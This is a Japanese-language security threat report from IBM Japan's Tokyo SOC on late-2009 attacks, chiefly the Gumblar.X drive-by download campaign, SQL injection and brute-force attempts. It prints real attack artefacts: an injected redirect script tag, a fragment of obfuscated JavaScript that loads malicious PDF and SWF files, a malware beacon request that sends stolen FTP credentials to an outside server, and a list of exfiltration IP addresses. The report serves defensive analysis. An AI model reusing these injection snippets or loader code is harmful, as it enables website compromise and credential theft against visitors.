

2009年 下半期 Tokyo SOC 情報分析レポート

2010年2月17日 発行

編集担当

日本アイ・ビー・エム株式会社

GTS 事業 ITS 事業部

マネージド・セキュリティー・サービス

セキュリティー・オペレーション・センター

目次

1	はじめに.....	4
2	2009 年下半期におけるインターネット脅威状況.....	5
3	ドライブ・バイ・ダウンロードを目的とした WEB サイト改ざん.....	7
3.1	攻撃の検知状況.....	7
3.1.1	Gumblar.X.....	7
3.1.2	他のドライブ・バイ・ダウンロード攻撃.....	9
3.1.3	不正な PDF ファイルの検知数.....	9
3.2	攻撃の内容.....	10
3.2.1	Gumblar.X 攻撃の仕組み.....	10
3.2.2	Gumblar.X の脅威.....	12
3.2.3	Gumblar と Gumblar.X の違い.....	13
3.2.4	他のドライブ・バイ・ダウンロード攻撃.....	15
3.3	ドライブ・バイ・ダウンロード攻撃への対策.....	16
3.3.1	クライアント PC の対策.....	16
3.3.2	サーバーおよびアカウント管理の対策.....	17
3.3.3	IDS/IPS によるマルウェア・ダウンロードの検知・防御.....	18
4	SQL インジェクション攻撃.....	19
4.1	攻撃の検知状況.....	19
4.1.1	検知件数の推移.....	19
4.1.2	新たに確認された攻撃内容.....	20
4.2	SQL インジェクション攻撃への対策.....	21
5	ブルートフォース攻撃.....	22
5.1	SSH サービスへのブルートフォース攻撃の検知状況.....	22
5.2	FTP サービスへのブルートフォース攻撃の検知状況.....	23
5.3	ブルートフォース攻撃への対策.....	23
6	話題となった脆弱性.....	25
6.1	TCP/IP の脆弱性 (CVE-2008-4609).....	25
6.1.1	攻撃の特徴.....	25
6.1.2	攻撃の検知状況.....	26
6.1.3	対策.....	26

6.2 BIND の脆弱性 (CVE-2009-0696)	26
6.2.1 脆弱性の詳細	27
6.2.2 攻撃の検知状況	28
6.2.3 対策	28
6.3 SMBv2 の脆弱性 (MS09-050)	28
6.3.1 脆弱性の詳細	28
6.3.2 攻撃の検知状況	29
6.3.3 対策	29
7 まとめ	30

1 はじめに

本レポートは、IBM®が提供しているセキュリティ運用管理サービス「IBM Managed Security Services (MSS)」の世界 9 拠点(日本、オーストラリア、カナダ、米国 3 拠点、ベルギー、ブラジル、インド)にある監視センター(セキュリティ・オペレーション・センター：SOC)で検知したデータを元に、日本の SOC(東京 SOC)が、主に日本国内の企業環境における脅威動向を独自に分析して作成しています。

SOC は、各拠点が密接に連携してバーチャルにひとつの SOC として機能し、世界規模で監視活動を行っています。これらの SOC には、訓練されたセキュリティ・エンジニアが常駐し、世界のどこで何が起きているかをリアルタイムに把握しながら、お客様のネットワークを 24 時間 365 日監視しています。

SOC で把握しているこれらの情報は、セキュリティポリシーを策定する際の参考情報や、広く一般における情報セキュリティに関する知識向上の一助となるものと考え、本レポートを作成いたしました。

次章では 2009 年下半期のインターネット脅威状況の概要を説明します。3～5 章では、2 章で概説した内容の中から、特に注目すべき個別の脅威動向を詳解します。6 章では大きな話題となった脆弱性の内容を紹介します。

日本アイ・ビー・エム株式会社
マネージド・セキュリティ・サービス
セキュリティ・オペレーション・センター



2 2009 年下半期におけるインターネット脅威状況

最初に、日本 IBM セキュリティ・オペレーション・センター(東京 SOC)が 2009 年下半期に確認したインターネット上の主な脅威を紹介します(表 2-1)。

表 2-1 2009 年下半期に東京 SOC で確認した主なインターネット脅威

確認日	概要	脅威対象
2009 年 7 月 13 日	Microsoft® Office Web コンポーネントの脆弱性を利用したゼロデイ攻撃を確認	クライアント
2009 年 7 月 29 日	BIND に新たな脆弱性(CVE-2009-0696)が公開される	サーバー
2009 年 8 月 26 日	核密約のニュースに便乗したスパムメールを確認	クライアント
2009 年 9 月 7 日	SMBv2 に新たな脆弱性(MS09-050)が公開される	サーバー
2009 年 9 月 9 日	TCP/IP の脆弱性(CVE-2008-4609)への対応状況が各製品ベンダーより発表され、広く報道される ¹	サーバー
2009 年 9 月 25 日	SQL インジェクション攻撃の増加を確認	サーバー
2009 年 10 月 13 日	Adobe® Reader/Acrobat の脆弱性を狙う攻撃の増加を確認(Gumblar.X による Web サイト改ざんが原因)	クライアント/ サーバー
2009 年 10 月 26 日	Gumblar.X によるクライアントへの攻撃が一時停止したことを確認	クライアント/ サーバー
2009 年 11 月 5 日	Gumblar.X によるクライアントへの攻撃再開を確認	クライアント/ サーバー
2009 年 12 月 1 日	JustExploit を利用したクライアントへの攻撃を確認	クライアント
2009 年 12 月 10 日	Gumblar と類似した Web サイト改ざんが増加していることを確認	クライアント/ サーバー
2009 年 12 月 12 日	Gumblar.X によって改ざんされた Web サイトの攻撃コードが消去されたことを確認	クライアント/ サーバー
2009 年 12 月 16 日	Adobe Reader/Acrobat の脆弱性(CVE-2009-4324)を狙うゼロデイ攻撃が発生	クライアント

■ サーバーへの脅威

今期、最もサーバーの脅威となったのはドライブ・バイ・ダウンロード²攻撃を目的とした Web サイト改ざんです。改ざんを受けた Web サイトは後述するクライアントへの攻撃に悪用されるため、Web サイトの運営者は改ざんの被害者であると同時に、クライアント PC へのマルウェア³感染攻撃の加害者となってしまいます。

¹ 同脆弱性は 2008 年 9 月にスウェーデンのセキュリティベンダ「Outpost21」によって報告されていました。

Outpost21 <http://www.outpost24.com/news/news-2008-10-02.html>

² ドライブ・バイ・ダウンロード(Drive-by download)とは、Web サイトを閲覧したユーザーに無許可にソフトウェアをインストールさせようとする行為を意味します。一般に「誘導型攻撃」「受動的攻撃」と定義される攻撃手法の一部です。またドライブ・バイ・アタック(Drive-by attack)と呼称する場合があります。

³ 正規のシステム所有者の意図に反して不正な動作を行うソフトウェアを一般にマルウェアと呼びます。具体的にはウィルス、バックドア、キーロガー、トロイの木馬、スパイウェア、アドウェア等の総称です。

2009年3月にも同様のWebサイト改ざんが発生しており、一連の攻撃は3月～5月の間に発生していたものが「Gumblar」、今期10月～12月初旬まで行われていたものが「Gumblar.X」と呼ばれています。Gumblar および Gumblar.X 攻撃ではクライアントPCから奪取したFTPアカウントを用いたWebサイト改ざんが報告されており、国内でも多数のWebサイトの被害が報告されています。

一連の Gumblar/Gumblar.X 以外にも、特定の攻撃組織が実施しているか、あるいは特定の攻撃ツールキットを利用したと推測されるWebサイトへの攻撃が確認されています。攻撃の中には、2009年3月以前から継続しているものも存在します。Gumblar に比べると小規模ですが2009年12月10日には、この攻撃が急増しており、国内のWebサイトの改ざん被害が報告されています。

Gumblar が大々的に報道されたためにFTPを利用したWebサイト改ざんが大きく注目されていますが、依然としてSQLインジェクションによる改ざんも継続しており、9月25日には一時的な攻撃数の増加を確認しています。

また、9月には、TCPの脆弱性(CVE-2008-4609)が大きく報道されました。これはTCPのプロトコル規格に基づいた問題であり、多くのネットワーク機器やオペレーティングシステムを対象としたDoS(Denial of Service)攻撃が可能な脆弱性でした。東京SOCでは、2010年1月までにこの脆弱性を悪用した攻撃は確認していません。

■ クライアントPCへの脅威

サーバーへの脅威で紹介した Gumblar やその類似攻撃の目的は、ドライブ・バイ・ダウンロードと呼ばれる手法によってクライアントPCをマルウェアに感染させることです。そのため、一連の攻撃によって多くのクライアントPCが被害を受けました。また、2009年上半期に引き続き、Microsoft や Adobe のドキュメント・リーダー(ブラウザ・プラグイン)の脆弱性を対象としたゼロデイ攻撃⁴が発生し、大きな影響を及ぼしています。

■ 本レポートの内容

本レポートでは、東京SOCにおける検知状況から、今期話題となった Gumblar などの「ドライブ・バイ・ダウンロード攻撃」、Webサイトに対する一般的な攻撃手法である「SQLインジェクション攻撃」、公開サービスへの総当たり攻撃である「SSH/FTP サービスへのブルートフォース攻撃」、そして広範なシステムが対象となった TCP の脆弱性(CVE-2008-4609)を初めとする3つの脆弱性を取りあげ、解説します。

⁴ 修正パッチなどの有効な対策が未提供の脆弱性を対象とした攻撃を「ゼロデイ攻撃」と呼称します。

3 ドライブ・バイ・ダウンロードを目的とした Web サイト改ざん

ドライブ・バイ・ダウンロードとは、Web サイトを閲覧した PC に無許可にソフトウェアをインストールさせようとする行為を意味します。攻撃者は改ざんした Web サイトを利用して、Web サイト閲覧者を対象にこの攻撃を行います。2008 年頃からクライアント PC にマルウェアを感染させるための手段として多用されるようになりました。

従来、ドライブ・バイ・ダウンロード攻撃を行うための Web サイト改ざん行為は、主に SQL インジェクション攻撃によって行われていました⁵。しかし、2009 年に入ってから SQL インジェクション攻撃の件数は減少し、代わりに、盗み出した FTP アカウントを悪用されて Web サイトが改ざんされる事例が増加しました。

2009 年 3 月から 5 月にかけて、「zlkon.lv」「gumblar.cn」「martuz.cn」といった特定の攻撃サーバーへクライアントを誘導する不正な文字列を挿入する大規模な改ざんを行った Gumblar と呼ばれる一連の攻撃はその一例です⁶。この一連の攻撃で利用されたマルウェアは、日本国内で最初に改ざんが報告された Web サイトにちなんで「GENO ウィルス」とも呼ばれました。

3.1 攻撃の検知状況

3.1.1 Gumblar.X

2009 年下半期は、10 月 12 日頃からドライブ・バイ・ダウンロード攻撃の増加を確認しました。これは、Gumblar.X と呼ばれる一連の攻撃によるものです⁷。この攻撃で利用されるマルウェアは、前述の Gumblar で感染するマルウェアと同様の特徴を持っていたため、10 月からの一連の攻撃は Gumblar.X と呼ばれるようになりました。

Gumblar.X 攻撃は、攻撃者が短期間に改ざん Web サイトのコードを変化させ続けていたため、東京 SOC での検知状況も日々変化していました。




図 3-1 Gumblar.X 攻撃の検知数推移

⁵ SQL インジェクション攻撃については次章参照

⁶ 本レポートにおいても、2009 年 3 月から 5 月にかけて、「zlkon.lv」「gumblar.cn」「martuz.cn」という名前の攻撃サーバーによって行われた一連のドライブ・バイ・ダウンロード攻撃と、この攻撃に関わる一連の Web サイト改ざん攻撃を、便宜上「Gumblar 攻撃」と呼称します。

⁷ 前注と同じく、2009 年 10 月から 12 月にかけて行われた、一連のドライブ・バイ・ダウンロード攻撃と、この攻撃に関わる一連の Web サイト改ざん攻撃を、便宜上「Gumblar.X 攻撃」と呼称します。

表 3-1 Gumblar.X 攻撃検知状況の推移

2009年10月13日	2009年5月のGumblar攻撃の際に改ざんされた複数のサイトが、再度改ざんされていることを確認。それに伴い、Gumblar.X攻撃によってマルウェアに感染させられる事例が多数発生していることを検知
2009年10月27日	一時的に改ざんWebサイトのクライアント攻撃コードが無害化されたことを確認
2009年11月5日	再び攻撃コードが有害化されたことを確認
2009年11月19日	クライアントへの攻撃は継続しているが、マルウェアのダウンロードが発生しなくなったことを確認
2009年12月21日	改ざんWebサイトに挿入されていたコードが削除されたことを確認

東京SOCでは、2009年5月のGumblar攻撃の際に改ざんされた複数のサイトが、Gumblar.X攻撃の際にも再度改ざんされていたことを確認しています。これは、5月のGumblar攻撃の際に改ざんされたWebサイトのうち、マルウェア感染クライアントの復旧やFTPアカウントの変更などの対応が不十分であった環境が、再度悪用されてしまったものと推測しています。

Gumblar.X攻撃によるクライアントへのマルウェア感染の被害は、10月13日から11月19日までの約1ヵ月間継続していました。また、Webサイト改ざんは12月21日までの約2ヵ月間継続していました。

図3-2は、Gumblar.X攻撃によって改ざんされたWebサイトのIPアドレスを国別に集計したものです。改ざんされたWebサイトが最も多く存在した国はアメリカ合衆国です。日本は4番目でした。日本国内でマルウェア感染被害が拡大したのは、国内に多数の改ざんサイトが存在したことが主な原因だったと考えられます。たとえば、2009年前半に大きな話題となったConfickerワームでも、日本国内の感染ノードはわずかに全世界の0.5%⁸を占める程度でした。Gumblar.Xの攻撃では日本国内の被害の割合が、相対的に非常に高かったといえます。

また、改ざんされたWebサイトで利用されていたドメイン名の多くが「.com」ドメインです(図3-3)。「.com」ドメインは「.co.jp」ドメインのように登録時に登記簿謄本などの提出が必要ないため、セキュリティ管理に多くのリソースを割り当てる余裕のない比較的小規模な組織、もしくは個人によって幅広く利用されていることも、理由のひとつであると考えられます。




図 3-2 改ざん Web サイトの IP アドレスが属する国別割合




図 3-3 改ざん Web サイトのドメイン別割合

⁸ IBM インターネット セキュリティ システムズ:2009 年上半期 Tokyo SOC 情報分析レポート
<http://www-935.ibm.com/services/jp/index.wss/consultantpov/secpriv/b1333715?cntxt=a1010214>

3.1.2 他のドライブ・バイ・ダウンロード攻撃

Gumblar/Gumblar.X 以外にも、多くのドライブ・バイ・ダウンロード攻撃が確認されています。東京 SOC では、特に2009年3月頃から継続して行われている一連の攻撃を確認しています。攻撃コードの内容や、JavaScript ファイルのファイル名、マルウェア・ファイルのダウンロード・パスなどの特徴から、Gumblar/Gumblar.X とは別の一連の攻撃と推測し、追跡しています。図 3-4 は、この攻撃の検知件数の推移です。Gumblar 攻撃のような大規模な発生は確認されていませんが、2010年1月現在も、この攻撃は継続しています。

2009年12月から2010年1月にかけて、国内の複数の Web サイトが改ざんされる事例が発生しましたが、これは、この攻撃に関連するものです。この攻撃はドライブ・バイ・ダウンロードを目的とする攻撃ベクトルや Web サイトの改ざん手法などが類似しているため「Gumblar の亜種」などと報道されています⁹が、厳密には Gumblar/Gumblar.X とは異なる内容の攻撃です。




図 3-4 Gumblar と類似した攻撃検知件数の推移

3.1.3 不正な PDF ファイルの検知数

ドライブ・バイ・ダウンロードによってクライアントにマルウェアを感染させる場合、攻撃者は複数のクライアント・アプリケーションの脆弱性を同時に攻撃することで、マルウェアの感染率を高めます。東京 SOC では、その中でも特に Adobe Reader/Acrobat が標的とされやすいアプリケーションであることを確認しています。図 3-5 は、Adobe Reader/Acrobat を狙う攻撃コードが仕込まれた PDF ファイルの検知数の推移です。2009 年中に確認されている PDF ファイルを利用した攻撃の 2 回のピーク(3~5 月、10~12 月)はそれぞれ一連の Gumblar/Gumblar.X 攻撃の時期と合致することからも、2009 年中に東京 SOC で検知したドライブ・バイ・ダウンロード攻撃の大部分が Gumblar/Gumblar.X に関連したものであったことが伺えます。

⁹ 攻撃の際に Web サイトの 8080/TCP ポートへ接続されることから、「Gumblar.8080」と呼ばれることもあるようです。

(日本シーサート協議会 <http://www.nca.gr.jp/2010/netanzen/index.html>)

また、挿入されるコードに「/*CODE1*/」「/*GNU GPL*/」「/*LGPL*/」「/*handle exception*/」「/*Exception*/」といった特徴的な文字列が含まれることから、これらの文字列を用いて一連の攻撃を呼称することもあります。




図 3-5 不正な PDF ファイルの検知数推移

3.2 攻撃の内容

3.2.1 Gumblar.X 攻撃の仕組み

まず攻撃者は、インターネット上の企業の Web サイトやレンタル・サーバーを利用して公開されている Web サイトを多数改ざんして攻撃に利用します。この改ざんサイトは以下の 2 つの用途に分かれています。

(1) 攻撃用改ざん Web サイト(Infector)

→訪れたユーザーが使用するクライアント・アプリケーションの脆弱性を攻撃して、マルウェアに感染させる

(2) 誘導元改ざん Web サイト(Redirector)

→訪れたユーザーを自動的に『攻撃用改ざん Web サイト』に誘導する

攻撃者は Web 閲覧者を自動的に『攻撃用改ざん Web サイト』へ誘導するためのコードを、『誘導元改ざん Web サイト』に挿入しています(図 3-6 ①)。このような誘導コードが導入された Web サイトをブラウザで閲覧すると(図 3-6 ②)、ブラウザが自動的に『攻撃用改ざん Web サイト』にアクセスしてしまいます(図 3-6 ③)。以下は、攻撃者によって挿入された誘導コードの一例です。

```
<script src=http://movieinthepark.ca/scripts/MITP_2009_01.php ></script>
```

『攻撃用改ざん Web サイト』に誘導された後、さらに以下のような攻撃コードがダウンロードさせられます。

```

//<script>
XqJ=24;if(unescape)XqJ='';y11Cp=unescape('%'+XqJ);
zgAh='doD63i75mD65ntG2eG77r169u74165G28122G3cdD69v sty16cel3di5cD22poG73G69i74G69oni3aaU6217316fu6cu75teD3b
G6ceftD3ai2d1000pxu3b G74opu3aD2d113000pxD3bD5cu2213eG22)13bva172u20u62516f i3dnG7516c16c13b174D72179u7b1625o
Ac174i69veG5814fbjD65D63D74(D22Au63rou50i44FD2ePG44FG22D2913b17dcG61D74cD68(e)i7bi7di69f(121b5o)i7bt ru79G7bD
Actu69176eXD4fbjecG74(122150144F.PdD66u43trG6cG22)D3b17dcaCh(e)G7b17du7du69fG28b5o)u7bu6cD76u3d((D625o.D47e
i2esp16c169t(122,122))i5bG34D5d.D73D7016cD69t(122D3dD22))D5b1G5dG2ereG70i6caceu28u2f15cD2e12fD67.D22122)13bi
((i6cvi3c91300i29G26u26(u6cD76i2113di3813))docD75u6dent.wr169t i65
(12713cembD64u20173ru63G3d122G68ttpu3ai2fd2fmov169eG69ntG68u65park.ci61G2fsG63r169pts12fMITPG5f2G300139i5fD
Ru61d05G44k175G26169d13d132i22 wg69u64thu3d100 |
G68ei69ghtG3du3100G20type13dD22i61ppD6ci69catG69on12fpdfG22i3eD3c12femu62u65di3eG27)i3bG7dtD72yi7bvaD72 b5oD

```

このコードは、プログラムを読みにくくするための「難読化」という手法を用いて記述されていますが、ブラウザはこの命令を解釈し、不正な PDF ファイルや SWF ファイルをダウンロードしてしまいます(図 3-6 ③)。攻撃者は、IDS/IPS やウイルス対策ソフトの検知回避のためにこのような「難読化」と呼ばれる手法を利用しています。

ダウンロードした PDF ファイルや SWF ファイル内には Adobe Reader や Adobe Flash Player の既知の脆弱性を悪用してマルウェアを感染させようとする攻撃コードが含まれています。クライアント・アプリケーションに攻撃対象となっている脆弱性が存在した場合、マルウェアに感染します(図 3-6 ⑤)。




図 3-6 Gumblar.X 攻撃の仕組み

この攻撃によって感染したマルウェアは、外部のサーバーに対して情報を送信します。以下は、その通信の一例です。

```
GET /x/?0EAjlkjshagfktjreswotoezdaijffbihim2 HTTP/1.1
SS: http://search.yahoo.co.jp/search?p=%E3%83%AC%E3%82%B9%E3%83%88%E3%83%88
Xost: search.yahoo.co.jp
Referer: http://www.yahoo.co.jp/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath
Host: 67.215.238.194
Pragma: no-cache
```

ファイル名の後に、ランダムな文字列が見られるのが Gumblar.X で利用されるマルウェアの行う HTTP 通信の特徴です。また、一般的な HTTP ヘッダーでは存在しない「SS:」や「Xost:」などの文字列が確認できます。同マルウェアはクライアントで利用している FTP アカウント情報を盗聴し、このような HTTP 通信で外部のサーバーに送信することが報告されています(図 3-6 ⑥)。

2010年1月までに東京SOCで確認した、Gumblar.Xの情報送信先に利用されているサーバーのIPアドレスは以下のとおりです。

表 3-2 Gumblar.X 情報送信先 IP アドレス一覧

IP アドレス一覧		
195.24.76.250(Luxemburg)	67.215.246.34(USA)	67.215.238.194(USA)
94.229.65.174(UK)	67.212.81.67(Canada)	91.213.121.160(Ukraine)
115.100.250.112(China)		

攻撃者は、マルウェアに感染したクライアントから収集したFTPアカウントを悪用して新たなWebサイトを改ざんし(図 3-6 ⑦)、『誘導元改ざん Web サイト』や『攻撃用改ざん Web サイト』として利用します。

Gumblar.X 攻撃は、このような攻撃サイクルを用いることで、多数のクライアントPCや、Webサイトに被害を及ぼしました。

3.2.2 Gumblar.X の脅威

Gumblar.X 攻撃では、クライアントPCにマルウェアを感染させるためにクライアント・アプリケーションの既知の脆弱性を利用していました。そのため、クライアント・アプリケーションをすべて最新のバージョンにしていれば、マルウェアに感染することはありません。しかし、東京SOCの検知情報から、Gumblar.X 攻撃によって攻撃を受けたユーザーの51%がマルウェアをダウンロードしてしまっていることが確認されています¹⁰(図 3-7)。これは、約半数の環境では、既知の脆弱性が存在するアプリケーションを利用し続けており、『攻撃用改ざんサイト』から送信される攻撃コードの影響を受けてしまっていることを表しています。




図 3-7 Gumblar.X によってクライアントPCへの攻撃が成功しウイルスダウンロードが発生した割合

